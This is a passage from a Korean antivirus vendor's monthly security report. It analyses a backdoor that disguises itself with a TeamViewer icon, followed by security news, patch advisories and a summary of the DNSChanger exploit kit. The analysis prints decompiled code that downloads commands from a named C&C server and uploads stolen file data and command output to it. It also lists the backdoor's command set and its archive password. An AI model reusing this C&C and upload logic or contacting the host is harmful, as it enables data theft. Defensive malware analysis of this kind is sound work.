  result = (DWORD)ShellExecuteA(0, 0, &String1, &Parameters, 0, 0);
return result;
```

[그림 7] 자가 삭제에 대한 코드 화면

2.3.3 중복 실행 시 로직

2.3.3.1 C&C 접속 및 다운로드

중복 실행으로 판단 되어 동작 될 경우 C&C 서버에 접속하여 감염 PC에 내릴 명령이 적혀있는 파일을 다운로드 한다.

```
DWORD dwNumberOfBytesRead; // [sp+100Ch] [bp-4h]@2
                                                // http://my-compass-project.eu/application/views/frontend/common.php?id=[MAC주소+OS 버전+암호화]
Buffer = 0;
memset(&v6, 0, 0xFFFu);
for ( i = fopen(a2, "wb"); ; fwrite(&Buffer, 1u, dwNumberOfBytesRead, i) )
{
  v3 = InternetReadFile(hFile, &Buffer, 0x1000u, &dwNumberOfBytesRead);// 암호화 된 명령 다운로드
  if ( !v3 || !dwNumberOfBytesRead )
    break;
}
fclose(i);
return v3 != 0;
```

[그림 8] C&C 접속 후 명령이 적힌 파일을 다운로드 하는 코드 화면

ESTsoft Copyright by ESTsoft corp. All rights reserved.

[그림 9] 브라우저를 통한 명령어 파일 다운로드 화면

다운로드 된 파일은 암호화 되어 있으며 decoding 하면 아래의 내용과 같다. (명령어는 줄 단위(\n)로 끊어서 동작 한다.)

C&C	http://my-compass-project.eu/application/views/frontend/common.php?id=[ID]
명령어	qh0D8Z shXD1mnCHgSh2-V8Kjib73iQS7PJSelaRhFc1ctE4qnb20vLdtxMt7ZZIT4ZJF2u3FGEQe/YRXUb2wW==
Decoding	tick 5251 \r\n systeminfo & netstat -naop tcp & tasklist \r\n 1018; 30 \r\n

(용어설명)

syseminfo : OS, 메모리, 하드웨어 스펙 등 전반적인 시스템 정보를 보여주는 명령어
netstat : 네트워크 상태를 보여주는 모니터링 명령어
tasklist : 프로세스 상태를 보여주는 모니터링 명령어

2.3.3.2 수행 명령 리스트

C&C 서버에서 내려주는 "프롬프트 명령어"가 다를 수 있으며, 그 명령어 뒤에 추가적으로 Number를 부여하여 추가 수행을 할 수 있다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

명령 Number	행위
1001	Software\Microsoft\Windows Helper 에 전달받은 값 입력
1003	전달받은 URL 에서 파일을 다운로드 받아 저장(악성코드 추정)
1006	전달받은 경로의 파일들을 업로드 하고 삭제
1018	레지스트리 키 생성 후 전달 받은 값 입력
1013	Internet URL Cache 수집
1021	파일 업로드
1007	사용자 드라이브의 파일 정보 수집해서 압축 후 업로드 (암호: dkwero38oerA^t@#)
1023	자기 삭제
default	전달받은 cmd 명령어 실행

감염 PC 의 시스템 정보를 수집 한 내용은 압축 파일로 변환 및 암호를 추가하여 서버에 업로드를 진행한다.

특이점으로는 압축 파일 변환 로직과 암호를 사용하는 방식이 이전 "2013 년 3.20 사이버테러"에서 사용 된 되었던 방식과 일치하는 코드로 확인 된다.

알약 탐지명 : Backdoor.RAT.DarkComet.SPA (64cc06ad749ad390dbf3f9f67a059eba)

```
result = fopen(&FileName, "wb");
dword_419C44 = result;
if ( result )
{
  sub_402090(a2, 0);
  fclose(dword_419C44);
  v16 = 0;
  v17 = 0;
  v18 = 0;
  v19 = 0;
  v20 = 0;
  v21 = 0;
  v22 = 0;
  v6 = strrchr(a1, 92) + 1;
  v7 = (char *)(&v16 - v6);
  do
  {
    v8 = *v6;
    v6[(_DWORD)v7] = *v6;
    ++v6;
  }
  while ( v8 );
  v9 = sub_402C30("CCS_dat");
  v10 = strrchr(&v16, 46) + 1;
  do
  {
    v11 = *v9;
    *v10++ = *v9++;
  }
  while ( v11 );
  v12 = sub_402C30("CCS_dkwero38oerA^t@#");   // 2014-08-14 발견
  v13 = sub_406B30(v12, a1);
  v14 = v13;
```

[그림 10] 2014 년 8 월 14 일에 발견된 샘플에 대한 업로드 코드 화면

ESTsoft Copyright by ESTsoft corp. All rights reserved.

알약 탐지명 : Backdoor.RAT.DarkComet.SPA (21CB3AE067F070946245B040EF029BF8)

```
dword_1003181C = fopen(&FileName, "wb");
sub_10003B10(a1, 0, a3);
fclose(dword_1003181C);
v12 = 0;
v13 = 0;
v11 = 0;
v14 = 0;
v6 = strrchr(v3, 92) + 1;
v7 = (char *)(&v11 - v6);
do
{
  v8 = *v6;
  v6[(_DWORD)v7] = *v6;
  ++v6;
}
while ( v8 );
*(_DWORD *)(strrchr(&v11, 46) + 1) = 7627108;
v9 = (void *)func_compress(v3, (int)"dkwero38oerA^t@#");// 2015-09-14 발견
func_compress_add((int)v9, (int)&v11, &FileName);
func_encryptor(v9);
DeleteFileA(&FileName);
Sleep(0x3E8u);
return 1;
```

[그림 11] 2015 년 9 월 14 일에 발견 된 샘플에 대한 업로드 코드 화면

알약 탐지명 : Backdoor.Agent.431863N (d8f163312e9b3ddf0f90354dad2cfa12)

```
dword_43109C = fopen(&FileName, "wb");
if ( dword_43109C )
{
  func_getdrivefileinformation((CHAR *)a1, 0);
  fclose(dword_43109C);
  v10 = 0;
  v11 = 0;
  v12 = 0;
  v13 = 0;
  v6 = strrchr(a2, '\\') + 1;
  v5 = &v10;
  do
  {
    v4 = *v6;
    *v5++ = *v6++;
  }
  while ( v4 );
  *(_DWORD *)(strrchr(&v10, 46) + 1) = 7627108;
  v14 = (int)func_compress((int)a2, (int)"dkwero38oerA^t@#");// 2016-12-16 발견
  func_compress_add(v14, (int)&v10, &FileName);
  func_encryptor(v14);
  DeleteFileA(&FileName);
  Sleep(0x3E8u);
  result = 1;
}
```

[그림 12] 2016 년 12 월 16 일에 발견 된 샘플에 대한 업로드 코드 화면

ESTsoft Copyright by ESTsoft corp. All rights reserved.

2.3.3.3 명령 수행 결과 업로드

C&C 명령 수행 후 결과물에 대한 내용을 서버로 업로드 한다.

```
v5 = func_decodestr("NEY_Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko");
v41 = InternetOpenA_0(v5, 0, 0, 0, 0);
if ( v41 )
{
  v27 = InternetConnectA_0(v41, &v38, 0x50u, 0, 0, 3u, 0x4480000u, 0);
  if ( v27 )
  {
    v32 = HttpOpenRequestA_0(v27, "POST", &v53, 0, 0, 0, 0x4480040u, 0);
    if ( v32 )
    {
      if ( HttpAddRequestHeadersA(v32, &v28, strlen(&v28), 0x10000000u) )
      {
        sprintf(&v36, "Content-Length: %dWrWn", v52);
        if ( HttpAddRequestHeadersA(v32, &v36, strlen(&v36), 0x10000000u) )
        {
          v42 = 40;
          v43 = 0;
          if ( HttpSendRequestExA(v32, (LPINTERNET_BUFFERSA)&v42, 0, 8u, 0) )
          {
            if ( InternetWriteFile(v32, &v33, v14, (LPDWORD)&v13) )// 명령어로 실행 된 결과파일 업로드
            {
              v35 = fopen(a2, "rb");
              if ( v35 )
              {
                fseek(v35, 0, 0);
                while ( !feof(v35) )
                {
                  v8 = 0;
                  memset(&v9, 0, 0x3FFu);
                  v10 = fread(&v8, 1u, 0x3FFu, v35);
                  if ( !InternetWriteFile(v32, &v8, v10, (LPDWORD)&v13) )
                  {
                    InternetCloseHandle_0(v41);
                    InternetCloseHandle_0(v27);
                    InternetCloseHandle_0(v32);
                    fclose(v35);
                    return 0;
                  }
                }
```

[그림 13] 명령 수행 결과를 C&C 서버로 업로드 하는 코드 화면

ESTsoft Copyright by ESTsoft corp. All rights reserved.

3. 결론


팀뷰어 프로그램은 원격 프로그램으로 국내에서 많이 사용되고 있는 프로그램이다.

이처럼 유명 프로그램의 아이콘으로 사용자의 실행을 유도하는 악성 파일은 앞으로도 계속 방식이기 때문에 아이콘 모습으로만 판단하여 실행하는 일이 없도록 주의해야 한다.

또한 3.20 사이버테러 관련 샘플도 지속적인 변종을 통해 국내에 유포가 되고 있고 있다.

이에 출처가 불분명한 파일을 받았을 경우에는 백신 프로그램을 설치하여 검사하고 실시간 감시를 항상 동작시켜 악성 파일이 설치되는 것을 예방 해야 한다.

보고서에 적힌 악성 파일은 "알약" 프로그램에서 아래와 같이 "backdoor.Agent431863N"으로 탐지 된다.



ESTsoft Copyright by ESTsoft corp. All rights reserved.

Part3. 보안 이슈 돋보기

1 월의 보안 이슈

1 월의 취약점

1 월의 보안 이슈

알약이 뽑은 TOP 이슈

- 인터넷진흥원, 랜섬웨어 예방 위한 5가지 보안수칙 당부

한국인터넷진흥원과 미래창조과학부는 랜섬웨어로 인한 이용자 피해가 지속 발생함에 따라, 12 월 한 달간 포털, 통신사, ISP 등 13 개 기업과 공동으로 랜섬웨어의 심각성 및 예방수칙을 인터넷 이용자에게 안내하는 랜섬웨어 예방 수칙 캠페인을 실시하기로 하였다. 랜섬웨어 피해예방을 위한 보안 수칙의 자세한 내용은 KISA 보호나라 홈페이지 및 캠페인 참여 포털·통신사·ISP 의 홈페이지에서 확인할 수 있다.

- 국방부 "지난 9 월 軍 내부망 악성 코드 감염은 北 소행 추정"

지난 9 월말, 국군 사이버 사령부의 백신 중계 서버에 악성코드가 감염된 사건과 관련하여 북한의 소행인것으로 추정되는 정황이 발견되었다. 이는 국방부가 기존 입장을 뒤집은 것으로, 군사 기밀이 북한에 유출됐을 가능성까지 언급한 것이어서 논란이 예상된다. 당시 사이버 사령부 측은 "일단 내부망이 분리돼 있어 감염 가능성은 매우 낮은 것으로 보인다"는 입장을 내놓았다.

- 국방망 해킹…보안업계 "자체 솔루션 개발" 한목소리

이번 국방망 해킹은 외부 인터넷망과 내부망을 잇는 백신중계서버의 보안 취약점을 이용한 것으로 추정된다. 부 솔루션은 이미 공개된 상태인데다 기업과 공공기관 등에서도 활용되기 때문에 해킹 세력에 취약점이 노출될 가능성이 크다. 이에 보안 강화를 위해서는 자체 솔루션을 개발해야 한다는 목소리가 나오고 있다.

- 미래부, 민간부문 침해사고 대응 안내서 마련·배포

미래창조과학부와 한국인터넷진흥원(KISA)은 오는 15 일 민간 기업이 침해사고 발생 시 신속히 침해 사고를 조치 할 수 있도록 '민간부문 침해사고 대응 안내서'를 마련·배포하기로 하였다. 이는 기업에 침해사고가 발생하면, 해당 사실을 즉시 미래부 또는 KISA 에 신고하고 신속한 침해사고 대응조치를 해야 하나, 일부 기업에서는 침해사고 발생 사실을 신고하지 않거나 보안취약점 제거 등 대응조치가 미흡해 이용자 피해가 발생하고 있는 데에 대한 대책으로 마련됐다. '민간부문 침해사고 대응 안내서'는 '보호나라' 홈페이지 및 기업 정보보호최고책임자(CISO) 등을 대상으로 배포할 예정이다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

- `제로데이` 활용 본격화한 북한... "사이버전 역량 질적 성장 시급"

북한 해커가 자체 발굴한 글로벌 `제로데이` 취약점을 사이버 공격에 활용한다. 주공격 수단으로 활용해 온 한글 오피스 보안성이 개선되자 침투 기법 질적 수준을 높였다는 분석이다. 일각에서는 북한에 자체 글로벌 제로데이 취약점 발굴 역량을 지닌 `천재 해커`가 등장했다는 관측도 나온다. 이에 제로데이 공격 피해 최소화를 위해 관련 글로벌 업체와 신속한 대응을 위한 공조 체계 마련 필요성이 대두되고 있으며, 공격 대상을 한국으로 특정한 제로데이는 해외 기업 본사에서도 탐지가 어려운 만큼 국내 취약점 신고 포상제 활성화도 주요 대응 방안으로 꼽히고 있다.

- 금융회사 침해사고 준비도 가이드 나와

금융보안원이 금융회사 침해사고 준비도 가이드를 발간했다. 여기에는 침해사고가 발생할 경우 신속한 사고 조사를 위해 갖춰야 하는 절차와 인력 등 내용이 담겼다. 금융회사가 사이버공격에 대비한 침해사고 대응 업무를 수행하면서 실무에 참고하는 가이드이다. 가이드는 디지털 증거, 포렌식 유형을 소개한다. 금융회사에서 침해사고 준비도 구축을 위해 고려해야할 법적, 기술적, 인적 요구사항을 안내하며, 금융회사가 자체적으로 침해사고 준비도 항목을 점검하고 적용 수준을 확인할 수 있는 체크리스트도 있다.

- 의무 대상 확대 1 년 진통 겪은 ISMS, 새해 향배는?

정보보호관리체계(ISMS) 인증이 대학들의 강한 반발을 남긴 채 한 해를 마무리하게 되었다. 올해 일부 대학과 병원으로 의무 대상을 확대했지만 상당 부분 제도를 수용한 병원 쪽과 달리 대학은 인증 심사 신청조차 하지 않았다. 내년 초 시범 사업 대학을 선정할 예정이지만 의무 인증을 거부하는 대학 입장이 강경, 추이가 주목된다. 미래창조과학부와 KISA 는 의무 대상 확정 후 남은 기간이 촉박한 현실이었기 때문에 당장 내년에 과태료 부과는 하지 않는다는 방침이다. 다만 제도 수용을 안내하는 차원에서 최근 인증심사 신청을 권고하는 공문을 보낸 것으로 알려졌다. 미래부와 KISA 는 최대한 대학 입장을 반영하지만 제도 추진에 예외가 없다는 입장이다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

1 월의 취약점 이슈

Microsoft 1 월 정기 보안 업데이트

- Microsoft Edge 용 누적 보안 업데이트(3214288)

이 보안 업데이트는 Microsoft Edge 의 취약성을 해결합니다. 이 취약성은 사용자가 특수 제작된 웹 페이지를 Microsoft Edge 를 사용하여 보는 경우 권한 상승을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 취약한 시스템의 네임스페이스 디렉터리에 대한 관리자 권한을 얻어 상승된 권한을 확보할 수 있습니다.

- Microsoft Office 용 보안 업데이트(3214291)

이 보안 업데이트는 Microsoft Office 의 취약성을 해결합니다. 사용자가 특수 제작된 Microsoft Office 파일을 열면 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드를 실행할 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객보다 영향을 덜 받을 수 있습니다.

- Adobe Flash Player 용 보안 업데이트(3214628)

이 보안 업데이트는 지원되는 모든 버전의 Windows 8.1, Windows Server 2012, Windows Server 2012 R2, Windows RT 8.1, Windows 10 및 Windows Server 2016 에 설치된 Adobe Flash Player 의 취약성을 해결합니다.

- 로컬 보안 기관 하위 시스템 서비스의 보안 업데이트(3216771)

LSASS(로컬 보안 기관 하위 시스템 서비스)에서 인증 요청이 처리되는 방식에 서비스 거부 취약성이 존재합니다. 취약성을 성공적으로 악용한 공격자는 대상 시스템의 LSASS 서비스에서 서비스 거부를 유발해 시스템이 자동으로 다시 부팅하도록 트리거합니다. 이 업데이트는 LSASS 가 특수 제작된 인증 요청을 처리하는 방식을 변경하여 취약성을 해결합니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/library/security/ms17-Jan
영문 : https://technet.microsoft.com/en-us/library/security/ms17-Jan

ESTsoft Copyright by ESTsoft corp. All rights reserved.

ZendMail, SwiftMailer 원격코드 실행 취약점 보안 업데이트 권고

폴란드 보안 연구원 Dawid Golunski 는 PHP 프레임워크 중 이메일 송수신에 사용되는 SwiftMailer, ZendMail 에서 웹쉘 등을 업로드할 수 있는 원격 코드 실행 취약점(CVE-2016-10034, CVE-2016-10074)을 발견
취약한 버전을 사용 중인 웹 사이트 담당자는 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

o ZendMail 에서 인증되지 않은 원격 공격자가 웹 서버의 컨텍스트에서 임의 코드를 실행할 수 있는 취약점(CVE-2016-10034)
o SwiftMailer 에서 인증되지 않은 원격 공격자가 웹 서버의 컨텍스트에서 임의 코드를 실행할 수 있는 취약점(CVE-2016-10074)

[영향 받는 소프트웨어]
o ZendMail
- Starting 2.7.2 이전 버전
- zend-mail 2.4.11 이전 버전
- Zend Framework 2.4.11 이전 버전
o SwiftMailer
- 5.4.5-DEV 및 이하 버전

- 해결법

o 취약한 ZendMail 을 사용하는 웹 사이트 담당자 및 개발자
- 참고 사이트에 방문하여 최신 업데이트 수행 [1]
o 취약한 SwiftMailer 를 사용하는 웹 사이트 담당자 및 개발자
- 참고 사이트에 방문하여 최신 업데이트 수행 [2]

[참고사이트]
[1] https://framework.zend.com/security/advisory/ZF2016-04
[2] https://github.com/swiftmailer/swiftmailer

ESTsoft Copyright by ESTsoft corp. All rights reserved.

MongoDB 의 취약한 인증을 통한 랜섬웨어 공격 주의

최근 오픈소스 기반 데이터베이스인 MongoDB 의 취약한 인증을 악용한 랜섬웨어(금전 요구 등) 공격이 발견되어 사용자들의 주의 당부 및 보안 설정 권고[1]

- 상세정보

o 공격자는 MongoDB 관리용 포트(27107)의 인증 설정이 부재한 서버를 대상으로 DB 데이터를 백업 후 삭제하여 관리자에게 금전 요구

o 전 세계적으로 MongoDB 의 취약한 인증을 악용한 공격을 통해 2 만 7000 여개 이상의 시스템 피해 발생

[영향 받는 버전]

o MongoDB 3.2 이하 버전

※ 사용자 인증을 활성화 한 경우 영향 받지 않음

- 해결법

① MongoDB 소프트웨어 최신버전 업데이트[2]

② 기존버전으로 사용 시 mongodb.conf 설정파일의 auth = true 을 추가하여 사용자 인증 활성화

※ 기본 관리용 포트(27107) 변경 및 IP 접근제어 설정

[참고사이트]

[1] MongoDB 공식 웹사이트, 랜섬웨어 대응 및 해결방안
- https://www.mongodb.com/blog/post/how-to-avoid-a-malicious-attack-that-ransoms-your-dat
[2] MongoDB 최신버전 다운로드
- https://www.mongodb.com/download-center?jmp=nav#community

ESTsoft Copyright by ESTsoft corp. All rights reserved.

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe 社는 Flash Player 에서 발생하는 취약점을 해결한 보안 업데이트를 발표[1]
낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

o 정보 노출로 이어질 수 있는 인증 우회 취약점(CVE-2017-2938)
o 임의 코드 실행으로 이어질 수 있는 Use-After-Free 취약점(CVE-2017-2932, CVE-2017-2936, CVE-2017-2937)
o 임의 코드 실행으로 이어질 수 있는 힙 오버플로우 취약점(CVE-2017-2927, CVE-2017-2933, CVE-2017-2934, CVE-2017-2935)
o 임의 코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2017-2925, CVE-2017-2926, CVE-2017-2928, CVE-2017-2930, CVE-2017-2931)

[영향 받는 소프트웨어]

Adobe Flash Player

소프트웨어 명	동작 환경	영향 받는 버전
Adobe Flash Player Desktop Runtime	윈도우즈, 맥, Linux	24.0.0.186 및 이전 버전
Adobe Flash Player for Google Chrome	윈도우즈, 맥, Linux, ChromeOS	24.0.0.186 및 이전 버전
Adobe Flash Player for Microsoft Edge and Internet Explorer 11	Windows 10, 8.1	24.0.0.186 및 이전 버전

- 해결법

Adobe Flash Player 사용자
- 윈도우즈, 맥, Linux 환경의 Adobe Flash Player Desktop Runtime 사용자는 24.0.0.194 버전으로 업데이트 적용

  ※Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드
- Adobe Flash Player 가 설치된 Google Chrome 는 자동으로 최신 업데이트 버전 적용
- Windows 10 및 Windows 8.1 에서 Microsoft Edge, 인터넷 익스플로러 11 에 Adobe Flash Player 를 설치한 사용자는 자동으로 최신 업데이트가 적용

ESTsoft Copyright by ESTsoft corp. All rights reserved.

[참고사이트]
[1] https://helpx.adobe.com/security/products/flash-player/apsb17-02.html

2017 년 1 월 Oracle Critical Patch Update 권고

오라클社 CPU 에서 자사 제품의 보안취약점 270 개에 대한 패치를 발표[1]

※ CPU(Critical Patch Update) : 오라클 중요 보안 업데이트

- 상세정보

o 영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로, 아래 해결방안에 따라 최신버전으로 업데이트 권고

[영향을 받는 소프트웨어]
o Oracle Database Server, version(s) 11.2.0.4, 12.1.0.2
o Oracle Secure Backup, version(s) prior to 12.1.0.3
o Spatial, version(s) prior to 1.2
o Oracle Fusion Middleware, version(s) 11.1.1.7, 11.1.1.9, 11.1.2.3, 11.1.2.4, 12.1.3.0, 12.2.1.0, 12.2.1.1
o Oracle GlassFish Server, version(s) 2.1.1, 3.0.1, 3.1.2
o Oracle JDeveloper, version(s) 11.1.1.7.0, 11.1.1.9.0, 11.1.2.4.0, 12.1.3.0.0, 12.2.1.0.0, 12.2.1.1.0, 12.2.1.2.0
o Oracle Outside In Technology, version(s) 8.5.2, 8.5.3
o Oracle Tuxedo, version(s) 12.1.1
o Oracle WebLogic Server, version(s) 10.3.6.0, 12.1.3.0, 12.2.1.0, 12.2.1.1
o Application Testing Suite, version(s) 12.4.0.2, 12.5.0.2, 12.5.0.3
o Enterprise Manager Base Platform, version(s) 12.1.0.5, 13.1, 13.2
o Enterprise Manager Ops Center, version(s) 12.1.4, 12.2.2, 12.3.2
o Oracle E-Business Suite, version(s) 12.1.1, 12.1.2, 12.1.3, 12.2.3, 12.2.4, 12.2.5, 12.2.6
o Oracle Transportation Management, version(s) 6.1, 6.2
o PeolpeSoft Enterprise HCM ePerformance, version(s) 9.2
o PeopleSoft Enterprise PeopleTools, version(s) 8.54, 8.55
o JD Edwards EnterpriseOne Tools, version(s) 9.2
o Siebel Applications, version(s) 16.1
o Oracle Commerce Platform, version(s) 10.0.3.5, 10.2.0.5, 11.2.0.2
o Oracle Fusion Applications, version(s) 11.1.2 through 11.1.9
o Oracle Communications Indexing and Search Service, version(s) prior to 1.0.5.28.0
o Oracle Communications Network Charging and Control, version(s) 4.4.1.5, 5.0.0.1, 5.0.0.2, 5.0.1.0, 5.0.2.0
o Oracle Communications Network Intelligence, version(s) 7.3.0.0

ESTsoft Copyright by ESTsoft corp. All rights reserved.

o Oracle FLEXCUBE Core Banking, version(s) 5.1.0, 5.2.0, 11.5.0
o Oracle FLEXCUBE Direct Banking, version(s) 12.0.0, 12.0.1, 12.0.2, 12.0.3
o Oracle FLEXCUBE Enterprise Limits and Collateral Management, version(s) 12.0.0, 12.0.2
o Oracle FLEXCUBE Investor Servicing, version(s) 12.0.1, 12.0.2, 12.0.4, 12.1.0, 12.3.0
o Oracle FLEXCUBE Private Banking, version(s) 2.0.1, 2.2.0, 12.0.1
o Oracle FLEXCUBE Universal Banking, version(s) 11.3.0, 11.4.0, 12.0.0, 12.0.1, 12.0.2, 12.0.3, 12.1.0, 12.2.0
o MICROS Lucas, version(s) 2.9.1, 2.9.2, 2.9.3, 2.9.4, 2.9.5
o Oracle Retail Allocation, version(s) 12.0, 13.0, 13.1, 13.2, 13.3, 14.0, 14.1
o Oracle Retail Assortment Planning, version(s) 14.1, 15.0
o Oracle Retail Order Broker, version(s) 4.1, 5.1, 5.2, 15.0, 16.0
o Oracle Retail Predictive Application Server, version(s) 13.1, 13.2, 13.3, 13.4, 14.0, 14.1, 15.0
o Oracle Retail Price Management, version(s) 13.1, 13.2, 14.0, 14.1
o Primavera P6 Enterprise Project Portfolio Management, version(s) 8.2, 8.3, 8.4, 15.1, 15.2, 16.1, 16.2
o Oracle Java SE, version(s) 6u131, 7u121, 8u112
o Oracle Java SE Embedded, version(s) 8u111
o Oracle JRockit, version(s) R28.3.12
o Oracle VM Server for Sparc, version(s) 3.2, 3.4
o Solaris, version(s) 11.3
o Oracle VM VirtualBox, version(s) prior to 5.0.32, prior to 5.1.14
o MySQL Cluster, version(s) 7.2.26 and prior, 7.3.14 and prior, 7.4.12 and prior
o MySQL Enterprise Monitor, version(s) 3.1.3.7856 and prior, 3.1.4.7895 and prior, 3.1.5.7958 and prior, 3.2.1.1049 and prior, 3.2.4.1102 and prior, 3.3.0.1098 and prior
o MySQL Server, version(s) 5.5.53 and prior, 5.6.34 and prior, 5.7.16 and prior
※ 영향 받는 시스템의 상세 정보는 참고 사이트[1]를 참조

– 해결법

o "Oracle Critical Patch Update Advisory – January 2017" 문서 및 패치사항을 검토하고 벤더사 및 유지보수 업체와 협의/검토 후 패치 적용[1]
o JAVA SE 사용자는 설치된 제품의 최신 업데이트를 다운로드[2] 받아 설치하거나, Java 업데이트 자동 알림 설정을 권고[3]

[참고사이트]
[1] http://www.oracle.com/technetwork/security-advisory/cpujan2017-2881727.html
[2] http://www.oracle.com/technetwork/java/javase/downloads/index.html
[3] http://www.java.com/ko/download/help/java_update.xml

ESTsoft Copyright by ESTsoft corp. All rights reserved.

Part4. 해외 보안 동향

영미권

중국

일본

1. 영미권

브라우저가 아니라 라우터들을 하이잭하는 DNSCharger 익스플로잇 키트 발견

DNSCHANGER EXPLOIT KIT HIJACKS ROUTERS, NOT BROWSERS

공격자들이 멀버타이징을 통해 배포 되는 DNSCharger 익스플로잇으로 166 개 이상의 라우터 모델들을 타겟으로 하고 있는 것으로 나타났다. Proofpoint 의 연구원들이 이 익스플로잇 키트는 이 공격의 멀버타이징 컴포넌트가 브라우저가 아닌 라우터를 타겟으로 하기 때문에 매우 특이하다고 말했다.

취약한 라우터 일부는 Pirelli 와 Comtrend 와 같은 소호 마켓을 제공하는 D-Link, Netgear 모델들을 포함한다.

DNSCharger 에 취약한 라우터의 사용자들은 장비의 펌웨어를 업그레이드 하기를 권고한다.

DNSCharger 가 악용한 라우터의 취약점은 지난 주 Netgear 라우터에서 발견 된 공격자들이 루트 권한으로 원격으로 장비에 접속하도록 허용하는 취약점들과 다르다.

DNSCharger 공격은 해커들이 주요 웹사이트에 광고 슬롯을 구매해 광고를 표시함으로써 시작 된다. 이 광고들은 모질라 STUN 서버 (stun.services.mozilla[.]com)에 WebRTC 요청을 촉발시켜 사용자의 로컬 IP 주소를 드러내도록 하는 악성 JavaScript 코드를 포함한다.

WebRTC 는 웹 통신을 위한 프로토콜이다. STUN(Session Traversal Utilities for NAT) 서버들은 서버의 관점에서 클라이언트의 IP 주소와 포트를 포함하는 핑백을 보낸다. 자바 스크립트를 통해 이 요청으로부터 해당 사용자의 로컬 및 퍼블릭 IP 주소를 얻을 수 있게 된다.

일단 공격자는 타겟이 공격할 가치가 있는지 알아내기 위해 로컬 IP 로의 연결을 수립한다. 만약 가치가 없을 경우, 희생양은 정상적인 광고를 보게 된다. 공격할 가치가 있는 타겟들은 PNG 이미지 형태의 가짜 광고를 보게 된다. Proofpoint 는 이후 JavaScript 가 실행 돼 PNG 파일의 코멘트 필드로부터 HTML 코드를 추출하고 희생양을 DNSCharger 익스플로잇 키트의 랜딩페이지로 이동 시킨다고 말했다.

이후, DNSCharger 는 크롬을 이용해 작은 이미지속의 스테가노그라피로 숨겨져있던 AES 키를 포함한 기능들 다수를 로드한다. 이 AES 키는 트래픽을 숨기고 라우터의 지문을 복호화해 타겟이 취약한 모델을 사용하고 있는지 판단하는데 사용 된다. Proofpoint 는 "일단 정찰을 마치고 나면, 브라우저는 라우터에서 공격을 실행하기 위한 적절한 방법을 리턴하는 DNSCharger 익스플로잇 키트로 보고할 것이다."고 말했다.

ESTsoft Copyright by ESTsoft corp. All rights reserved.

